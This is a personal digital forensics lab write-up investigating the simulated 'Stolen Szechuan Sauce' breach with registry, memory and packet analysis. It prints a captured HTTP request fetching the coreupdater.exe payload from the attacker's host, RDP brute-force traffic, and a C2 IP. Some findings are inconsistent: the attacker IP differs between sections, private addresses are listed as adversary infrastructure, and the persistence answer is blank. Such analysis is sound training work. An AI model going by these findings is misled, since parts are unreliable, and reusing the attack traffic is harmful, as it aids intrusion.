DIGITAL FORENSIC

LAB:

THE STOLEN SZECHUAN

SAUCE

OVERVIEW

As part of my ongoing digital forensics training, I conducted an investigation into a simulated data breach involving the theft of a proprietary Szechuan sauce recipe. The objective was to uncover how the breach occurred, trace the attacker's activities, and identify the data exfiltration process.

Artifacts Under Investigation:

- **Disk Images**: Examined the file systems for evidence of tampering, deleted files, and forensic metadata related to the stolen recipe.
- **Memory Dumps**: Analyzed running processes, network connections, and any signs of malware persistence.
- **Network Capture Files (PCAPs)**: Inspected network traffic for malicious connections, IP addresses, and exfiltration attempts.
- **Event Logs**: Focused on login events, RDP connections, and other suspicious activity timestamps to piece together the timeline.
- **Deleted Files and Metadata**: Recovered deleted data, including fragments of files that could be linked to the exfiltrated recipe.

OBJECTIVES

- What's the operating system of the server?
- What's the operating system of the desktop?
- What's the local time of the server?
- Was there a breach?
- What was the initial entry vector?
- Was malware used?
- What malicious IP Addresses were involved?
- Did the attacker access any other systems?
- What was the network layout of the victim network?
- What architecture changes should be made immediately?

- Did the attacker steal the Szechuan sauce? If so, what time?
- Did the attacker steal or access any other sensitive files? If so what times?
- Finally, when was the last known contact with the adversary? Investigation

INVESTIGATIONS

- What's the operating system of the server?

```
----------------------------------------
winver v.20200525
(Software) Get Windows version & build info

ProductName              Windows Server 2012 R2 Standard Evaluation
BuildLab                 9600.winblue_gdr.140221-1952
BuildLabEx               9600.17031.amd64fre.winblue_gdr.140221-1952
RegisteredOrganization
RegisteredOwner          Windows User
InstallDate              2020-09-17 16:43:59Z
```

Using RegRipper with the winver plugin, I extracted the server's operating system details. The information was located in the Registry key: HKLM\Software\Microsoft\Windows NT\CurrentVersion. This provided crucial system version and build details for the investigation.

- What's the local time of the server?

```
----------------------------------------
timezone v.20200518
(System) Get TimeZoneInformation key contents

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time 2020-09-17 17:56:13Z
  DaylightName    -> @tzres.dll,-211
  StandardName    -> @tzres.dll,-212
  Bias            -> 480 (8 hours)
  ActiveTimeBias -> 420 (7 hours)
  TimeZoneKeyName-> Pacific Standard Time
----------------------------------------
```

I also used RegRipper but this time with timezone plugin from the location: HKLM\System\CurrentControlSet\Control\TimeZoneInformation\

- Was there a breach?

  Yes

- What was the initial entry vector?

No.	Time	Source	Destination	Protocol	Length	Info
84320	15665.944030	194.61.24.102	10.42.85.10	TCP	58	64385 → 443 [SYN] Seq=0 Win=1024 L
84321	15665.944047	194.61.24.102	10.42.85.10	TCP	54	64385 → 80 [ACK] Seq=1 Ack=1 Win=1
84334	15678.998880	194.61.24.102	10.42.85.10	TCP	74	38088 → 3389 [SYN] Seq=0 Win=64240
84335	15678.999168	10.42.85.10	194.61.24.102	TCP	74	3389 → 38088 [SYN, ACK] Seq=0 Ack=
84336	15678.999436	194.61.24.102	10.42.85.10	TCP	66	38088 → 3389 [ACK] Seq=1 Ack=1 Win
84337	15678.999574	194.61.24.102	10.42.85.10	TCP	66	38088 → 3389 [RST, ACK] Seq=1 Ack=
84338	15679.001921	194.61.24.102	10.42.85.10	TCP	74	38090 → 3389 [SYN] Seq=0 Win=64240
84339	15679.002103	10.42.85.10	194.61.24.102	TCP	74	3389 → 38090 [SYN, ACK] Seq=0 Ack=
84340	15679.002256	194.61.24.102	10.42.85.10	TCP	66	38090 → 3389 [ACK] Seq=1 Ack=1 Win
84341	15679.002281	194.61.24.102	10.42.85.10	TCP	74	38092 → 3389 [SYN] Seq=0 Win=64240
84342	15679.002378	10.42.85.10	194.61.24.102	TCP	74	3389 → 38092 [SYN, ACK] Seq=0 Ack=
84343	15679.002518	194.61.24.102	10.42.85.10	TCP	66	38092 → 3389 [ACK] Seq=1 Ack=1 Win
84344	15679.025041	194.61.24.102	10.42.85.10	TCP	74	38094 → 3389 [SYN] Seq=0 Win=64240
84345	15679.025196	194.61.24.102	10.42.85.10	TCP	74	38096 → 3389 [SYN] Seq=0 Win=64240
84346	15679.025244	10.42.85.10	194.61.24.102	TCP	74	3389 → 38094 [SYN, ACK] Seq=0 Ack=
84347	15679.025292	10.42.85.10	194.61.24.102	TCP	74	3389 → 38096 [SYN, ACK] Seq=0 Ack=

  I identified brute-forcing activity, which revealed the attacker's entry point. I filtered the network traffic using ip.addr == 194.61.24.102 and tcp to isolate the relevant packets.

- Was malware used?


```
┌──(myenv)─(root㉿kali)-[/home/kali/DC01-memory]
└─# vol -f citadeldc01.mem windows.pslist > processeslist.txt
```

```
3724    452     spoolsv.exe     0xe000631cb900  13      -       0       False   2020-09-19 03:29:40
.000000 UTC     N/A     Disabled
3644    2244    coreupdater.ex  0xe00062fe7700  0       -       2       False   2020-09-19 03:56:37
.000000 UTC     2020-09-19 03:56:52.000000 UTC  Disabled
```

Yes, a Trojan malware was detected during the investigation. The process began with analyzing network traffic in Wireshark, where I identified a suspicious file within the objects. I exported this file for further analysis. Next, I generated a hash of the file and submitted it to VirusTotal, an online malware detection and threat intelligence platform. The VirusTotal scan revealed that the file was flagged as a Trojan by multiple antivirus engines,

confirming its malicious nature. This finding highlights that the attacker likely used the Trojan to compromise the system or exfiltrate data.

Identify the IP Address that delivered the payload




192.61.24.102 delivered the payload through a get request that the malicious file was downloaded.

```
GET /coreupdater.exe HTTP/1.1\r\n
Accept: */*\r\n
Referer: http://194.61.24.102/\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
Host: 194.61.24.102\r\n
Connection: Keep-Alive\r\n
\r\n
[Response in frame: 238574]
[Full request URI: http://194.61.24.102/coreupdater.exe]
```


What IP Address is the Malware calling to?


The IP address the malware is calling to according to VirusTotal and also when volatility netscan was ran against coreupdater is 203.78.103.109



Where is the malware on disk?

I identified the file path of the malware by analyzing the hierarchical structure of running processes using Volatility's pstree plugin. This plugin displays processes in a tree-like format, showing parent-child relationships. By carefully examining the process tree, I located a suspicious process and traced its file path to its location on disk. This analysis was crucial in confirming the presence of malware and understanding its execution flow within the system.
\Device\HarddiskVolume2\Windows\System32\coreupdater.exe






When did it first appear?

2020-09-19 03:56:37.000000 UTC

Did someone move it?

Yes, it was moved from downloads to system32.

- What were the capabilities of this malware?



From the result of the malfind plugin ran against the memory dump, The MZ signature in the memory regions of spoolsv.exe and explorer.exe suggests that executable code may have been injected into these processes.

The PAGE_EXECUTE_READWRITE memory protection is highly suspicious, as this combination is commonly used by malware to execute malicious code from memory.

Overall, the malware is capable of the following:


1. **Code Injection**: Inject itself into legitimate processes like spoolsv.exe to evade detection.
2. **Data Exfiltration**: Steal sensitive files or data by uploading them to a command-and-control (C2) server.
3. **Keylogging**: Capture user keystrokes to harvest credentials or other confidential information.

4. **Persistence**: Install itself with mechanisms to survive reboots and maintain long-term access to the system.
5. **Remote Control**: Allow attackers to execute commands, manipulate files, and control the infected system remotely.


- Is this malware easily obtained?


Yes, can be obtained from meterpreter.

- Was this Malware installed with persistence?



Where? && when??





- What malicious IP addresses were involved??

The IP Address 192.61.24.102 initiated the connection by RDP bruteforce attack. Also virus total confirmed the IP Address 192.61.24.102 and the Ip it is calling to 203.78.103.109 are part of known adversary infrastructure.

Are these pieces of adversary infrastructure involvedin other attacks around the time of the attack?

Yes according to the result below from virus total.

IP	Detections	Autonomous System	Country
104.71.214.69	0 / 94	16625	US
152.195.19.97	0 / 94	15133	US
192.168.0.23	0 / 94	-	-
192.168.0.30	0 / 94	-	-
192.168.0.34	0 / 94	-	-
192.168.0.36	0 / 94	-	-
192.168.0.38	0 / 94	-	-
192.168.0.54	0 / 94	-	-
192.168.0.8	0 / 94	-	-
192.229.211.108	0 / 94	15133	US
20.96.52.198	0 / 94	8075	US
20.99.132.105	0 / 94	8075	US
20.99.133.109	1 / 94	8075	US
20.99.184.37	2 / 94	8075	US
20.99.185.48	1 / 94	8075	US
20.99.186.246	0 / 94	8075	US
203.78.103.109	5 / 94	18362	TH
23.216.147.76	1 / 94	20940	US
23.216.81.152	0 / 94	16625	US


- Did the attacker access any other systems?

Yes, it accessed the RDP of the Domain Controller (DESKTOP-SDN1RPT) at

around 02:36 UTC on the 19th of September.

Did the attacker steal or access any data?

Yes, through from recent document you can see the secret documents.




- What was the network layout of the victim network?

10.42.85.0/24

- What architecture changes should be made immediately?

  To enhance security, immediate architecture changes should include restricting remote desktop access to internal network connections only. External access to RDP should be blocked entirely, and any remote access should be routed through a secure VPN or a dedicated bastion host. Additionally, ensure that strong authentication mechanisms, such as multi-factor authentication (MFA), are enforced for all remote connections.

- Did the attacker steal the Szechuan sauce? If so, what time?



Yes, the attacker did at around 22:35:43 UTC.

- Did the attacker steal or access any other sensitive file? If so, what time?

  Yes, the attacker accessed the above files as seen above.